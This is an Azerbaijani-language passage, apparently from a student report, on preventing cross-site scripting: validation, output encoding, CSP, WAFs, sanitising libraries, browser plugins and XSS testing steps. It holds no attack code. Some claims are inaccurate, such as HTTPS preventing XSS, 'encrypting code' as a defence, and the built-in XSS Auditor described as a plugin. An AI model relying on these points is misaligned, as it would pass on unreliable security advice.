XSS hücumlarının zərərli təsirlərindən qaçınmaq bir çox hallarda çətindir. Bu səbəbdən, tədqiqatçılar zəifliklərin aşkarlanması və istismarın dayandırılması yolunda ciddi addımlar atıb, müxtəlif metodlarla bu istismarın qarşısını almağa çalışırlar. XSS hücumlarının qarşısını almaq üçün istifadə edilə bilən bir neçə üsul var.Ən təsirli üsullardan bəziləri bunlardır:

Daxiletmənin Təsdiqlənməsi – Veb tərtibatçıları istifadəçi daxiletməsinin tətbiq tərəfindən emal edilməzdən əvvəl düzgün şəkildə filter edilməsini təmin etmək üçün daxiletmənin yoxlanılması üsullarını tətbiq etməlidir. Buraya inyeksiya hücumlarının qarşısını almaq üçün uzunluq, məlumat növü, format və məzmun üçün daxiletmənin təsdiqlənməsi daxildir.

Çıxışın Kodlaşdırılması - Tərtibatçılar, həmçinin zərərli kodun icrasının qarşısını almaq üçün tətbiqdə göstərilən hər hansı istifadəçi daxiletməsinin düzgün kodlaşdırılmasını təmin etmək çıxış kodlaşdırma üsullarından istifadə etməlidirlər (https://doc.lagout.org/security/Cross%20Site%20Scripting%20Attacks%20Xss%20Exploits%20and%20Defense.pdf, 2007). Bu təhlükəsizlik kitabxanalarının istifadəsi və ya xüsusi kodlaşdırma funksiyalarının tətbiqi ilə nail olmaq olar.

Məzmun Təhlükəsizliyi Siyasəti (CSP) – CSP veb tərtibatçılarına səhifə tərəfindən hansı məzmun mənbələrinin yüklənməsinə icazə verildiyini müəyyən etməyə imkan verən təhlükəsizlik mexanizmidir. CSP-dən istifadə etməklə tərtibatçılar xarici skriptlərin və digər resursların yüklənməsini məhdudlaşdıra bilər ki, bu da təcavüzkarların səhifəyə zərərli kodu yeritməsinin qarşısını ala bilər. Bu siyasətə hansı domenlərin resursların yüklənməsinə icazə verildiyini, hansı məzmun növlərinin yüklənməsinə icazə verildiyini və digər məhdudiyyətləri müəyyən edən qaydalar daxil ola bilər. Məsələn CSP siyasəti skriptlərin yanlız veb səhifə ilə eyni domendən yüklənə biləcəyini və daxili skriptlərə icazə verilmədiyini müəyyən edə bilər. Bu həssas giriş sahəsi və ya digər boşluq vasitəsi ilə hücumçuların səhifəyə zərərli skriptlər yeritməsinin qarşısını ala bilər. CSP veb server tərəfindən göndərilən HTTP cavabına Məzmun-Təhlükəsizlik-Siyasət başlığı əlavə etməklə və ya HTML

sənədinə meta etiketdən istifadə etməklə həyata keçirilə bilər.Veb tətbiqi təhlükəsizliyinə laylı yanaşma təmin etmək üçün girişin yoxlanılması və çıxışın kodlaşdırılması kimi digər təhlükəsizlik tədbirləri ilə birləşdirilə bilər. CSP-dən istifadə etməklə veb tərtibatçıları XSS hücumları riskini əhəmiyyətli dərəcədə azalda və öz proqramlarını, istifadəçilərini bu hücumların potensial dağıdıcı nəticələrindən qoruya bilərlər.

HTTPS Şifrələmə - HTTPS şifrələməsi istifadəçinin brauzeri və veb server arasında ötürülən bütün məlumatları şifrələmək üçün istifadə edilə bilər. Bu hakerin məlumatları ələ keçirməsinin və dəyişdirilməsinin qarşısını ala bilər ki, bu da XSS hücumlarının qarşısını almağa kömək edə bilər (https://portswigger.net/web-security/cross-site-scripting). HTTPS veb server və müştəri arasında ötürülən məlumatların məxfiliyini və bütövlüyünü qorumaq üçün SSL/TLS şifrələnməsindən istifadə edən internet üzərindən təhlükəsiz ünsiyyət üçün protokoldur. HTTPS şifrələməsindən istifadə etməklə veb tərtibatçıları tətbiq ilə istifadəçinin brauzeri arasında ötürülən bütün məlumatların şifrələndiyinə əmin ola bilər ki, bu da hakerin məlumatları ələ keçirməsi və dəyişdirməsinin qarşısını ala bilər. XSS hücumlarının qarşısını almaqdan əlavə, HTTPS şifrələməsi ortadakı adam hücumlarından və fişinq fırıldaqlarından qorunmaq kimi digər mühüm təhlükəsizlik üstünlükləri təmin edir.O, həmçinin istifadəçilərə zərərli fırıldaqçı deyil, nəzərdə tutulan saytla əlaqə saxladıqlarına əminlik verir. HTTPS şifrələməsini həyata keçirmək üçün veb tərtibatçıları etibarlı sertifikat orqanından SSL/TLS sertifikatı almalı və öz veb serverini konfiqurasiya etməlidir. Şifrələmədən istifadə etməklə veb tərtibatçıları tətbiqlərin XSS hücumlarından və məlumatların dəyişdirilməsinin digər formalarından qorunmasını təmin edə bilərlər.

Veb Tətbiq Firewall (WAF) - veb trafikinə nəzarət etmək və zərərli sorğuları aşkar etmək eyni zamanda bloklamaq üçün istifadə edilə bilər. WAF-lar XSS hücumlarında adətən istifadə edilən skriptlər və ya digər kod növləri kimi şübhəli kodu ehtiva edən sorğuları bloklamaq üçün konfiqurasiya edilə bilər (https://www.veracode.com/security/xss). O veb tətbiqinə və ondan göndərilən trafikin monitorinqi, filtrasiyası ilə işləyir. WAF-lar XSS hücumlarını aşkar etmək

və bloklamaq üçün müxtəlif üsullardan, o cümlədən imza əsaslı aşkarlama, davranış analizi və maşın öyrənmə alqoritmlərindən istifadə edir. Onlar həmçinin şübhəli və ya gözlənilməz daxil olan sorğuları bloklamaq üçün konfiqurasiya edilə bilər ki, bu da XSS hücumlarının baş verməzdən əvvəl qarşısını almağa kömək edə bilər. XSS hücumunun qarşısını almaqla yanaşı saytlararası sorğu saxtakarlığından və digər növ veb tətbiq hücumlarından qorunma kimi digər mühüm təhlükəsizlik üstünlüklərini də təmin edə bilər. WAF-lar müxtəlif yollarla, o cümlədən aparat cihazları, proqram həlləri və bulud əsaslı xidmətlər kimi həyata keçirilə bilər. Onlar müstəqil bir həll və ya daha böyük təhlükəsizlik həllinin bir hissəsi kimi tətbiqinin infrastrukturuna inteqrasiya oluna bilər.

Müntəzəm Təhlükəsizlik Auditləri – Müntəzəm təhlükəsizlik auditləri potensial zəiflikləri müəyyən etməyə və tətbiqin XSS hücumlarına qarşı düzgün şəkildə qorunduğunu təmin etməyə kömək edə bilər (https://www.synopsys.com/glossary/what-is-cross-site-scripting.html). Auditlər ən son təhlükəsizlik test alətləri və üsullarından istifadə edərək ixtisaslı təhlükəsizlik mütəxəssisləri tərəfindən aparılmalıdır. Müntəzəm təhlükəsizlik yoxlamaları keçirməklə, veb tərtibatçıları potensial zəiflikləri hakerlər tərəfindən istismar edilməzdən əvvəl müəyyən edə və həll edə bilərlər. Bu, veb tətbiqin və onun məlumatlarının məxfiliyini, bütovlüyünü və əlçatanlığını poza biləcək XSS hücumlarının və digər növ təhlükəsizlik pozuntularının qarşısını almağa kömək edə bilər. Təhlükəsizlik auditləri əl ilə kodun nəzərdən keçirilməsi, avtomatlaşdırılmış zəiflik skanerləri və nüfus testi kimi müxtəlif alətlər və üsullardan istifadə eməklə həyata keçirə bilər. Təhlükəsizlik auditlərinin tezliyi və həcmi veb tətbiqi ilə əlaqəli risk səviyyəsinə onun emal etdiyi məlumatların həssaslığına əsaslanmalıdır.

XSS hücumlarına qarşı tədbir görmək üçün veb tətbiqinin istifadəçi girişlərini yoxlamaq və filtrləmək vacibdir. Bu doğrulama və filtrləmə proseslərində istifadə edilə bilən bəzi üsullar aşağıdakılardır:

Məlumat tipinin yoxlanılması – istifadəçi daxiletmələrinin düzgün məlumat növünə malik olmasını təmin etmək üçün məlumat növünün yoxlanılması edilə bilər. Məsələn, nömrə sahəsinə yanlız rəqəmsal məlumatlar daxil edilə bilər (

https://brightsec.com/blog/xss/ , 2022).

String filtering – istifadəçi daxiletmələrindəki xüsusi simvolların HTML, CSS və ya Javascript kodlarının olub-olmaması yoxlanıla bilər. XSS hücumlarının qarşısı bu simvolları süzməklə alına bilər.

Kodun şifrələnməsi – istifadəçi girişlərindəki kodların şifrələnməsi XSS hücumlarına qarşı ehtiyat tədbirləri görmək üçün də istifadə edilə bilər.

HTTP başlıqlarının yoxlanması – HTTP başlıqlarındakı qeydlərin düzgün formatda olduğu yoxlamaq da XSS hücumlarına qarşı tədbir görmək üçün istifadə edilə bilən bir üsuldur.

Təhlükəsizliyə yönəlmiş kitabxanalardan istifadə - Bir çox veb tətbiq inkşaf kitabxanaları XSS hücumlarına qarşı təhlükəsizlik tədbirləri ehtiva edir. Bu kitabxanalardan istifadə təhlükəsizlik zəifliklərinin qarşısını almağa kömək edə bilər.

Məlumat girişlərinin təsdiqlənməsi – İstifadəçi qeydlərinin yoxlanması XSS hücumlarının və digər zəifliklərin qarşısını ala bilər. Buna görə də, veb tətbiqinin bütün məlumat girişləri təsdiq edilməli və süzülməlidir.

XSS hücumlarının qarşısını almaq üçün istifadəçilərin gördükləri çıxışlar da düzgün filtrlənməlidir. Çünki haker veb tətbiqin çıxışlarını manipulyasiya edərək zərərli kodu yeridə bilər. Çıxışın filtlənməsi tətbiqin veb səhifələrində göstərilən mətnin, şəkillərin, keçidlərin və digər elementlərin təhlükəsiz şəkildə təqdim olunmamasını təmin edir.

1. **Xüsusi simvolların filtrlənməsi –** HTML elementləri ilə xüsusi simvolların qarışdırılmasının qarşısını almaq üçün onlar HTML kodu kimi filtr olunmalıdır.
2. **Məzmun təsdiqlənməsi –** İstifadəçi məlumatlarından istifadə edərək tətbiq tərəfindən yaradılmış məzmun filtrlənməlidir. Beləliklə, istifadəçinin görəcəyi çıxışlar etibarlı şəkildə təqdim edilə bilər.
3. **Kodun şifrələnməsi –** Təqdim olunan çıxışlardakı kodların şifrələnməsi XSS hücumlarına qarşı ehtiyat tədbirləri görmək üçün istifadə edilə bilər.
4. **Təhlükəsizliyə yönəlmiş kitabxanalardan istifadə -** Çıxışları süzgəçdən

keçirmək üçün istifadə edilə bilən bir çox kitabxana var. Bu kitabxanalar çıxışın təhlükəsiz şəkildə təmin edilməsini təmin edir.

5. **Proqram təhlükəsizliyi** – Ən vacib üsullardan biri tətbiqin ümumi təhlükəsizliyi ilə bağlıdır. Tətbiq təhlükəsizlik zəifliklərı üçün sınaqdan keçirilməli və kodlaşdırma, sınaq mərhələlərində təmin edilməlidir.

2.2 Təhlükəsizlik yönümlü kitabxanalardan istifadə

XSS hücumlarına qarşı tədbir görmək üçün istifadə edə biləcəyimiz təhlükəsizlik yönümlü kitabxanalar vardır. Bu kitabxanalar tərtibatçılar tərəfindən formalaşdırılır və daimi olaraq inkşaf etdirilir.

1. **OWASP ESAPI** – açıq mənbə təhlükəsizlik kitabxanasıdır və veb tətbiqlərin təhlükəsizliyini artırmaq üçün istifadə olunur (https://sucuri.net/guides/what-is-cross-site-scripting/). ESAPI tətbiqlərdə ümümi təhlükəsizlik zəifliklərinin qarşısını almaq üçün istifadə edilən alətlər və API-lər dəstini ehtiva edir. İstifadəçi girişlərinin autentifikasiyası və süzülməsi, avtorizasiya, şifrələmə, verilənlər bazasına giriş, xətaların idarə edilməsi və digər təhlükəsizlik aspektləri üçün bir sıra API təmin edir. Bu API-lər veb tətbiqlərin təhlükəsizliyini artırmaq üçün istifadə edilə bilər. ESAPI OWASP tərəfindən hazırlanmışdır və açıq mənbəli layihə olaraq istifadəçilərə onu pulsuz yükləmək və istifadə etmək icazəsi verilir. Bu kitabxana tətbiqlərin təhlükəsizliyini artırmaq üçün effektiv vasitədir və tərtibatçılara təhlükəsizlik zəifliklərinin qarşısını almağa kömək edir. ESAPI xüsusiyyətlərinə görə istifadəçi daxiletmələrini yoxlamaq və filtrləmək üçün, şifrələmə və hashing üçün, doğrulama və avtorizasiya üçün API-lər daxildir. Bu kitabxana veb tətbiqlərin təhlükəsizliyi üçün vacib vasitədir və zəifliklərin qarşısını almaq üçün istifadə edilə bilər.
2. **DOMPurify** – Javascript-də yaradılan HTML və CSS məzmununda potensial zərərli kodu süzmək üçün javascript kitabxanasıdır. Bu kitabxana XSS hücumlarına qarşı qorunma təmin edir. DOMPurify istifadəçinin daxil etdiyi HTML və CSS kodlarını təmizləyir, istənməyən və ya zərərli kodun səhifədə

işləməsinin qarşısını alır (https://www.enisa.europa.eu/topics/incident-response/glossary/cross-site-scripting-xss). Bu kitabxana həmçinin HTML kodu daxilində javascript kodunu süzgəcdən keçirir və zərərli istifadəçilərin saytda manipulasiya əməliyyatlarının edilməsinin qarşısını alır. Bu kitabxana çox çevik və konfiqurasiya edilə bilən kitabxanadır. O, istifadəçilərin daxiletmələrinin düzgün süzülməsi üçün çoxsaylı seçimlər təklif edir. Bu seçimlərə müəyyən teqləri, atributları, üslub atributlarını və ya fərdi URL sxemlərini qəbul etmək və ya rədd etmək barədə qərar daxildir. Kitabxanada dinamik şəkildə yaradılan məzmunu göstərmək və təhlükəsiz şəkildə təqdim etmək üçün xüsusi ilə faydalıdır.

3. **Google Caja –** Javascript kodlarının təhlükəsizliyi üçün bir vasitədir. Bu alət javascript kodlarını təhlükəsiz işlətmək üçün nəzərdə tutulmuşdur. Caja javascript kodlarını sandbox mühitində işlədir və beləliklə onların veb tətbiqinin digər hissələri ilə qarşılıqlı əlaqəyə mane olur. Google Caja tətbiqin təhlükəsizliyini artırmaq üçün istifadəçilərin yarada biləcəyi javascript kodunu qoruyur.Bu kodları təhlükəsiz etmək üçün Caja onları təcrid edir və potensial təhlükəsizlik zəifliyinə səbəb ola biləcək interaktiv HTML və CSS kodunu xüsusi olaraq məhdudlaşdırır. Bu yolla kodların nəzarətsiz icrasının qarşısı alınır (https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/). Caja veb tətbiqləri üçün bir çox fərqli istifadə halları təklif edir.Məsələn, istifadəçilərin öz kodunu yaza biləcəyi bir platforma təklif edən tətbiq bu kodların təhlükəsiz olmasını təmin etmək üçün Caja-dan istifadə edə bilər. O həmçinin Caja ilə tətbiqin öz javascript kodunu və ya digər mənbələrdən endirdiyi kodu qoruya bilər. Google Caja javascript kodlarının təhlükəsizliyi üçün mühüm vasitədir və xüsusi ilə veb tətbiqin təhlükəsizliyini artırmaq üçün istifadə edilə bilər. Caja açıq mənbəli layihə olaraq buraxılır və istifadəçilərə onu pulsuz yükləyə və istifadə etməyə icazə verilir.
4. **jQuery.**escapeSelector() – jQuery 3.0-dan etibarən mövcud olan metoddur. Bu üsul CSS seçicilərində xüsusi simvolların istifadəsini düzətmək üçün istifadə olunur. CSS seçicilərində istifadə olunan bəzi simvollar jQuery

tərəfindən xüsusi məna daşıyan simvollar hesab olunur.Bu xüsusi simvollar düzgün idarə edilmədikdə xətalara və təhlükəsizlik zəifliyinə səbəb ola bilər (https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/). Qeyd olunan metod qaçış ardıcıllığından istifadə edərək bu xüsusi simvolları düzgün idarə etməyə kömək edir. Məsələn jQuery ilə element seçmək üçün sinif adından istifadə ediriksə, sinif adına nöqtə simvolu ilə prefiks qoymalıyıq. Lakin sinif adında nöqtə simvolundan istifadə ediriksə, seçicini düzgün yaza bilmərik, çünki bu simvol xüsusi məna daşıyır.

2.3 Təhlükəsizlik testlərinin həyata keçirilməsi

Veb tətbiqlərin təhlükəsizliyi üçün düzgün üsullardan istifadə etmək, kodu yeniləmək və təhlükəsizlik zəifliklərinin qarşısını almaq üçüm ciddi testlər aparmaq vacibdir.

XSS hücumları üçün HTTP başlıqlarının yoxlanılması və onların təhlükəsiz idarə edilməsi üçün mühüm addımdır (https://www.ibm.com/garage/method/ practi ces/code/protect-from-cross-site-scripting/). Bu daxil olan sorğularda HTTP başlıqlarının təhlükəsiz olub-olmamasını yoxlamaqla həyata keçirilir. Başlıqlar veb brauzer və serverlər arasında əlaqə üçün istifadə olunur və çoxlu müxtəlif məlumatları ehtiva edə bilir. Bununla belə, bəzi başlıqlarında XSS hücumlarına səbəb ola biləcək xüsusi simvollar ola bilər. Bu simvollar zərərli istifadəçilərə kod yeritməyə imkan verə bilər. HTTP başlıqlarını yoxlamaq üçün aşağıdakı addımları yerinə yetirmək olar:

1. **Başlıq dəyərləri təsdiqlənməlidir** – HTTP başlıqlarındakı dəyərlər məqbul diapazonda olmalıdır. Məsələn İstifadəçi-Agent başlığında olan dəyərlər adətən veb brauzerlər tərəfindən təmin edilir və bu dəyərin diapazonu spesifikdir. Oxşar yoxlama prosesləri digər başlıqlar üçün də edilə bilər.
2. **Simvollar filtrlənməlidir** – HTTP başlıqlarında xüsusi simvolların süzülməsi XSS hücumunun qarşısını almağa kömək edə bilər.
3. **Kodlaşdırmalar yoxlanılmalıdır** – Bəzi HTTP başlıqları xüsusi simvolları kodlaşdırmaq üçün müxtəlif kodlaşdırma üsullarından istifadə edir.Buna görə

də, başlıqlarının düzgün kodlaşdırma ilə göndərilməsinə əmin olmaq vacibdir.

4. **Başlıq dəyərləri təmizlənməlidir -** HTTP başlıqlarındakı dəyərlər xüsusi simvollardan ibarət ola bilər (https://www.techtarget.com/searchsecurity/definition/cross-site-scripting). Bu simvolların təmizlənməsi XSS hücumlarına qarşı profilaktik tədbirdir. Başlıq dəyərlərini təmizləyərkən, etiketlərin çıxarılması və ya simvolların dəyişdirilməsi kimi üsullardan istifadə edilə bilər.

XSS hücumlarının qarşısını almaq üçün məlumatların saxlanması əməliyyatlarında müvafiq kodlaşdırma metodlarından istifadə etmək vacibdir.Aşağıda kodlaşdırma üsulları XSS hücumlarından qoruya bilər:

1. **Escape ardıcıllığından istifadə edərək HTML elementlərinin kodlaşdırılması** – Bu üsul qaçış ardıcıllığından istifadə edərək HTML elementləri daxilində xüsusi simvolları kodlayır. Bu üsul xüsusilə istifadəçi tərəfindən təmin edilən məlumatların birbaşa HTML-də göstərildiyi yerlərdə faydalıdır.
2. **JSON məlumatlarının düzgün kodlaşdırılması** – JSON məlumatlarının xüsusi simvolların qaçış ardıcıllığından istifadə edərək düzgün kodlaşdırılması vacibdir.
3. **URL parametrlərinin düzgün kodlaşdırılması** – URL parametrləri istifadəçi tərəfindən təmin edilmiş məlumatları ehtiva edə və XSS hücumlarına səbəb ola bilər. Buna görə də URL parametrlərinin düzgün kodlaşdırılması vacibdir.
4. **DOMPurify kimi təhlükəsiz kodlaşdırma kitabxanalarının istifadəsi** – Təhlükəsiz kodlaşdırma kitabxanaları istifadəçi tərəfindən təmin edilən məlumatların təhlükəsiz işləməsinə kömək edə bilər (https://www.codeintelligence .com/blog/what-is-cross-site-scripting).
5. **Məlumatların yoxlanılması və süzülməsi –** Məlumatların yoxlanılması və süzülməsi istifadəçi tərəfindən təmin edilən məlumatların təhlükəsiz işlənməsi üçün vacibdir. Bu prosesə istifadəçi tərəfindən verilən məlumatların düzgün formatda olduğunu yoxlamaq və təhlükəli simvolların filtrlənməsi daxildir.

Bu üsullar məlumat saxlama əməliyyatlarında istifadə oluna bilən uyğun

kodlaşdırma üsullarıdır. Bu üsullardan istifadə veb tətbiqlərin təhlükəsizliyini yaxşılaşdırmağa və XSS hücumlarından əsaslı şəkildə qorunmağa yardım edir. Hücumlardan qorunmaq üçün başqa bir variant plaginlərdən istifadə etməkdir.

NoScript – Bu əlavə Mozilla Firefoxda veb brauzeri üçün fərdiləşdirilmiş və veb səhifələrdə işləyən skriptləri bloklamaqla istifadəçilərin təhlükəsizliyini artırır. NoScript səhifələrdə javascript, java,flash,silverlight və digər skriptləri bloklaya bilər.Bu, zərərli skriptlərdən müdafiədə mühüm rol oynayır. Həmçinin, plagin istifadəçiyə veb səhifələrdə skriptlər işlətməyə imkan verir ki, istifadəçi səhifələrdən normal istifadə edə bilsin.

uMatrix – Bu plagin veb səhifələrdəki sorğulara nəzarət edir, istifadəçinin razılığı olmadan işləyən skriptləri bloklayır və XSS-in zərərli nəticələrindən qoruyur. uMatrix istifadəçilərə veb səhifələrin hansı resurslara daxil ola biləcəyini, hansı sorğuların bloklandığını və hansı sorğulara icazə verildiyini fərdiləşdirə bilər. Bu istifadəçiyə səhifələrdən daha təhlükəsiz istifadə etməyə imkan verir. uMatrix gələn sorğuları bloklayır və ya icazə verir. Həmçinin, plagin istifadəçilərin icazə verdiyi sorğuları avtomatik xatırlayaraq veb səhifələri daha sürətli edir.

HTTP Başlıq Təhlükəsizliyi – HTTP başlıqları veb server və brauzer arasında transfer olunan məlumatlardır. Bu başlıqlar veb səhifələrin təhlükəsizliyini artırmaq üçün istifadə olunur. Bu plagin səhifələr tərəfindən göndərilən başlıqları yoxlayır və zəiflikləri aşkarlayır. Məsələn, plagin X-XSS-Protection, X-Frame-Options və digər başlıqları yoxlayır (https://www.splunk.com/en_us/blog/learn/cross-site-scripting-xss-attacks.html , 2023).

ScriptSafe – Veb səhifələrdə skriptləri bloklamaq üçün bir çox üsullardan istifadə edir. Bu üsullara skriptlərin avtomatik dayandırılması, müəyyən mənbələrdən gələn skriptlərin bloklanması və monitorinqi icazə verilənləri xatırlamaq daxildir. ScriptSafe istifadəçilərə səhifələrdəki skriptləri idarə etməyə imkan verir. İstifadəçilər skriptləri bloklamaq, icazə vermək və ya monitorinq etmək üçün seçimlərini fərdiləşdirə bilərlər. Həmçinin plagin istifadəçilərə veb səhifələrdə skriptlərin təhlükəsizliyi haqqında məlumat verir.

XSS Auditor – XSS Auditor avtomatik olaraq veb brauzerlər tərəfindən

aktivləşdirilir və səhifələrdə skriptləri yoxlamağa imkan verir. Veb səhifədəki skriptlər səhifədəki digər məlumatları manipulyasiya etmək və ya istifadəçinin şəxsi məlumatlarını oğurlamaq üçün istifadə olunmağa cəhd edərsə, plagin avtomatik olaraq bu skriptləri bloklayır. XSS Auditor avtomatik işə salınsa da bəzi hallarda istifadəçilər tərəfindən söndürülə bilər. Lakin bu halda veb səhifədəki skriptlərin təhlükəsizliyi azalır.

Saytlararası Skriptləmə hücumlarını müəyyən etmək üçün aşağıdakı təhlükəsizlik testləri həyata keçirilə bilər.

Verilənlərin Daxiletmə Qiymətləndirmə Testləri – Verilənlərin daxil edilməsinin yoxlanılması testləri xüsusi XSS yüklərinin veb proqramdakı bütün giriş sahələrinə göndərilməsi ilə həyata keçirilir. Bu testlər tətbiqin mümkün XSS hücumlarının qarşısını alan doğrulama mexanizminin olub olmadığını müəyyən etməyə kömək edir. Məlumatların daxil edilməsinin yoxlanılması testlərini necə həyata keçirməyə dair bir neçə addım var:

1. Bütün daxiletmə sahələrinin müəyyən edilməsi – XSS hücumu üçün ən ümümi daxiletmə sahələri axtarış qutuları, şərh sahələri, əlaqə formaları, istifadəçi adları və parollar, gizli sahələr və gizli məlumatların saxlanmasıdır. Test etmək istədiyiniz bütün giriş sahələrini müəyyənləşdirmək vacibdir.
2. Mümkün XSS faydalı yüklərinin yaradılması – Məlumat girişinin yoxlanılması testləri XSS hücumlarını simulyasiya etmək üçün potensial zərərli kodu ehtiva edən xüsusi XSS yüklərinin yaradılması nəzərdə tutur.
3. Test məlumatlarını XSS faydalı yükləri olan giriş sahələrinə göndərilməsi – Yaradılmış XSS yüklərini bütün giriş sahələrinə göndərilməsi və veb tətbiqin bu məlumatları qəbul etməyə eyni zamanda hücumu həyata keçirməsinə icazə verib-vermədiyini yoxlanılmalıdır. Bunun üçün sadə bir pop-up xəbərdarlığı və fərqli işarələmə edə bilərik
4. Nəticələrin təhlil edilməsi – Məlumatların daxil edilməsinin yoxlanılması testlərin nəticələri tətbiqin XSS hücumlarından nə dərəcədə qorunduğunu müəyyən etməyə kömək edir. Test nəticələrini təhlil edilməsi və hər hansı problem aşkar edilərsə yoxlama mexanizmini təkmilləşdirmək üçün lazımi

addımlar atılmalıdır.

5. Əlavə testlərin həyata keçirilməsi – Məlumat girişinin doğrulama testləri yanlız başlanğıc səviyyəli testlərdir. Tətbiqin əlavə sınaqdan keçirilməsini təmin edilməli və XSS hücumlarına qarşı daha güclü və effektiv müfadiəni təmin etmək üçün lazımi addımlar atılmalıdır.
6. Brauzer Davranış Testləri – XSS hücumları istifadəçinin brauzerində zərərli kodun işləməsinə səbəb ola bilər. Buna görə XSS hücumlarından qorunmaq üçün brauzer davranış testlərini həyata keçirmək vacibdir. XSS hücumlarına qarşı brauzer davranış testlərini necə işlətmək barədə bir neçə addım mövcuddur:
    - Brauzerlərin XSS hücumlarından qorunduğuna əmin olmaq üçün müxtəlif brauzerlərdə sınaqdan keçirilməsi – Tətbiqin müxtəlif brauzerlərdə sınaqdan keçirilməsi onun ardıcıl işləmə prosesini və hücumlardan düzgün şəkildə qorunmasını təmin edir.
    - XSS zərərli kod bloklarının yaradılması – Hücumlara qarşı brauzer davranış testlərini həyata keçirmək üçün zərərli kod bloku yaradılmalıdır. Bu kod blokları müxtəlif effektləri ola bilər, məsələn brauzerin davranışını dəyişdirmək və ya zərərli veb səhifəyə yönləndirmək.
    - Tətbiqin giriş sahələrinə zərərli kod bloklarının göndərilməsi – Yaradılmış zərərli kod bloklarını tətbiqin bütün daxiletmə sahələrinə göndərilməsi və brauzerin necə cavab verdiyini yoxlanılmalıdır. Brauzerin XSS hücumlarından qorunduğuna əmin olmaq üçün bu test nəticələrini diqqətlə nəzərdən keçirmək eyni zamanda analiz etmək lazımdır.
    - Brauzerlərin qorunma mexanizmlərini sınaqdan keçirilməsi – Əksər brauzerlərdə istifadəçilərin zərərli saytlara keçməsinin qarşısını almaq üçün hücumlara qarşı qoruma mexanizmləri daxildir.Brauzer davranış testlərini həyata keçirməklə brauzerin qoruma mexanizmlərinin düzgün işlədiyinə əminlik yarada bilər.

Çıxışın Təsdiqləmə Testləri – XSS hücumlarından qorunmaq üçün çıxışın

doğrulama testlərini həyata keçirmək vacibdir. Bu testlər tətbiqin istifadəçi daxiletməsini düzgün emal etməsini və çıxışı düzgün süzgəcdən keçirməsini təmin etməyə kömək edir. Çıxış doğrulama testlərinin necə həyata keçirməyə dair bir neçə addımdır:

1. Tətbiqin bütün çıxış sahələrinin müəyyənləşdirilməsi – Hücumlardan qorunmağın alternativlərindən biri də tətbiqin bütün çıxış sahələrinin müəyyən edilməsi vacibdir. Bu sahələr HTML səhifələrini, JSON məlumatlarını, XML sənədlərini və digər çıxış növlərini ehtiva edə bilər.
2. Nümunə olaraq zərərli skriptlərin yaradılması – Hücumların aşkarlanması üçün zərərli skriptin test mühitində önəmi böyükdür. Çünki biz o zərərli kodu test edərkən brauzerin necə davranış nümayiş etdirəcəyini bilməliyik.
3. Tətbiqin çıxış sahələrinə zərərli kod bloklarının göndərilməsi – Yaradılmış zərərli kod blokları tətbiqin bütün çıxış sahələrinə göndərilməsi və brauzerin necə reaksiya verdiyini yoxlanılması vacibdir.
4. Filtrləmə mexanizmlərini sınaqdan keçirilməsi – Tətbiqin çıxış sahələrindən XSS hücumlarını süzmək üçün istifadə olunan mexanizmləri sınaqdan keçirilməsi vacibdir.
5. Çıxış sahələrində bütün istifadəçi daxiletmələrinin yoxlanılması – Tətbiqin bütün çıxış sahələrində istifadəçi daxiletməsinin düzgün idarə olunmasını təmin etmək üçün girişləri yoxlamaq önəmlidir. Bu, yanlız məqbul simvolları və formatları məsələn, istifadəçi adları və ya mesajlar kimi sahələrdə qəbul etmək üçün daxiletmənin doğrulama mexanizmindən istifadə etmək mühimdir.
6. Test nəticələrinin yadda saxlanılması və təkrarlanması – Etdiyimiz test nəticələrini yadda saxlayıb düzəltmək məqbul sayılır. Sonra testləri təkrarlayıb çıxışın doğrulama mexanizmlərinin hələ də düzgün işlədiyinə əmin olmaq önəm kəsb edir.

Statik Kod Analizi Testləri – XSS hücumlarından qorunmaq üçün statik kod təhlili tətbiqin kodunu araşdıraraq potensial təhlükəsizlik zəifliklərini aşkar etməyə imkan verən bir texnikadır. Bu testləri həyata keçirmək üçün aşağıdakı addımları

izəyə bilərik:

1. Kod nəzərdən keçirmə aləti seçilməsi – Statik kod təhlili həyata keçirmək üçün bir çox açıq mənbə və kommersiya alətləri mövcuddur. Bunlardan bəziləri Brakeman, Checkmarx, SonarQube,Fortify və Veracode aiddir.
2. Tətbiq kodunun təhlil edilməsi – Seçdiyimiz alətdən istifadə edərək tətbiq kodunu təhlil edilməsini həyata keçirmək önəmlidir. Bu addımda tətbiq kodunu təhlil etmək üçün alətə müvafiq parametrləri verməliyik.
3. Potensial təhlükəsizlik zəifliklərini müəyyən edilməsi – Alətin təhlili nəticələrini araşdıraraq potensial təhlükəsizlik boşluqlarını aşkarlamaq əhəmiyyətli işlərdən biridir. Xüsusilə, tətbiqin giriş və çıxışlarını yoxlayıb XSS hücumlarından müdafiə edən bu sahədə filtrləmə və doğrulama mexanizmlərinin istifadə olunduğuna əmin olmaq lazımdır.

Statik kodun təhlili tətbiqin qorunması baxımından mühüm addımdır, lakin o, yanlız tətbiqin kodunu araşdırmaqla aşkar edilə bilən boşluqları aşkar edir. Buna görə də, dinamik testlər keçirməli və tətbiqi real istifadə vəziyyətlərində sınaqdan keçirməliyik.

Funksional testlər XSS hücumlarının təhlükəsizliyə müdaxilənin qarşısını almaq üçün funksional testlər aparılmalıdır. Bu testlər tətbiqin funksionallığının düzgün işlədiyini və qorunması üçün nəzərdə tutulub. Bu testləri yerinə yetirmək üçün addımlar bunlardır:

1. XSS ssenarilərinin yaradılması – Tətbiqin bu sahələrdə düzgün qorunma təmin etdiyini yoxlamaq üçün ssenarilər yaratmaq lazımdır. Məsələn, xüsusi simvollar, kodlar və skriptlər daxil olmaqla, daxiletmədən istifadə edərək forma sahələri, şərh bölmələri və digər məlumat daxiletmə sahələrini sınaqdan keçirə bilərik.
2. Nəticələrin yoxlanılması – Yaradılmış XSS ssenarilərindən istifadə edərək, tətbiqin bu girişləri düzgün emal etdiyini və çıxışları süzgəcdən keçirdiyini yoxlamaq vacibdir. Bu brauzerdə göstərilən çıxışı yoxlamaq, konsolundan istifadə etmək və digər alətlərdən istifadə edərək çıxışı yoxlamaq nəzərdə tutulur.

XSS hücumu zamanı gözlənilən davranışın sınanılması – Tətbiqin lazimi mühafizəsini təmin edildiyini yoxlamaq üçün XSS hücumu zamanı gözlənilən davranış yoxlanılmalıdır. Bu tətbiqin səhv mesajlarını, təhlükəsizlik xəbərdarlıqlarını və ya digər UI elementlərini sınaqdan keçirmək nəzərdə tutulur.

